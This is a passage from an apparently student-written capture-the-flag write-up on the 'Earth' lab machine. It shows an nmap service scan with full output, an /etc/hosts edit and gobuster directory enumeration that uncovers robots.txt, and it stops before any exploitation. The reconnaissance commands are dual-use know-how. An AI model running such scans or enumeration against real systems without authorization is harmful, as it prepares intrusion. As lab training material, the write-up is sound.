Verified by: CN=earth.local,L=Milky Way,ST=Space
View Certificate
Privacy & History
Have I visited this website prior to today? Yes, 2 times
Is this website storing information on my computer? No
Clear Cookies and Site Data
Have I saved any passwords for this website? No
View Saved Passwords
Technical Details
Connection Encrypted (TLS_AES_128_GCM_SHA256, 128 bit keys, TLS 1.3)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.
Help


Certificate
earth.local
Subject Name
State/Province Space
Locality Milky Way
Common Name earth.local
Issuer Name
State/Province Space
Locality Milky Way
Common Name earth.local



What is important here is:

DNS NAME: earth.local
DNS NAME: terratest.earth.local

Same ones we got earlier in NMAP !


I will make sure using nmap:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -v -T4 192.168.111.141
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 11:54 EET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating ARP Ping Scan at 11:54
Scanning 192.168.111.141 [1 port]
Completed ARP Ping Scan at 11:54, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:54
Completed Parallel DNS resolution of 1 host. at 11:54, 0.00s elapsed
Initiating SYN Stealth Scan at 11:54
Scanning 192.168.111.141 [1000 ports]
Discovered open port 443/tcp on 192.168.111.141
Discovered open port 22/tcp on 192.168.111.141
Discovered open port 80/tcp on 192.168.111.141
Completed SYN Stealth Scan at 11:54, 5.16s elapsed (1000 total ports)
Initiating Service scan at 11:54
Scanning 3 services on 192.168.111.141
Completed Service scan at 11:54, 12.14s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.111.141.
Initiating NSE at 11:54
Completed NSE at 11:54, 1.05s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 1.21s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Nmap scan report for 192.168.111.141
```


```
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Test Page for the HTTP Server on Fedora
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T23:26:31
| Not valid after:  2031-10-10T23:26:31
| MD5:   4efa:65d2:1a9e:0718:4b54:41da:3712:f187
|_SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:581d:6988:db25:7651
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
MAC Address: 00:0C:29:44:B7:12 (VMware)

NSE: Script Post-scanning.
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.00s elapsed
Initiating NSE at 11:54
Completed NSE at 11:54, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.26 seconds
           Raw packets sent: 1990 (87.544KB) | Rcvd: 15 (952B)

┌──(kali㉿kali)-[~]
```


In 443 scan the DNS are shown so we can try something with DNS.

We are inspired by a previous lab where we use nano to paste the ip and domain name to /etc/host file.




I did a mistake I corrected it: (same line)






We can now visit the page using the DNS earth.local and terratest.earth.local:




There is a message and a box to enter a message. I will enter a message to check what happens:




Additional three encoded messages were found below. This means that there are directories that are not public.

d) GOBuster


Before doing the Dirb, we had tried gobuster but were not lucky!



However, now we try gobuster on earth.local.




Since we found directories, we can try https://earth.local/admin (seems intriguing).




Admin Command Tool

You are not logged in. Please: Log In


We gobustered the link for hidden directories: Nothing hidden



So, clicked on login:




I will also do gobuster here: Nothing found



We do not have any additional information to proceed.

I will try looking for hints in terratest.earth.local now!



Oh well! The site asks us to ignore it.

Alright, I guess we have no choice but believing it that we cannot proceed from here.

End of CTF.


Joking ! lets use our beloved Gobuster AGAIN

```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u https://terratest.earth.local/ -k -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://terratest.earth.local/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 199]
/.htaccess           (Status: 403) [Size: 199]
/.htpasswd           (Status: 403) [Size: 199]
/cgi-bin/            (Status: 403) [Size: 199]
/index.html          (Status: 200) [Size: 26]
/robots.txt          (Status: 200) [Size: 521]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Bingo !


Most importantly we have robots.txt

e) Robots.txt



These are files they don't want us to see! What are they hiding from us?

Testingnotes is also accessible we can check it:

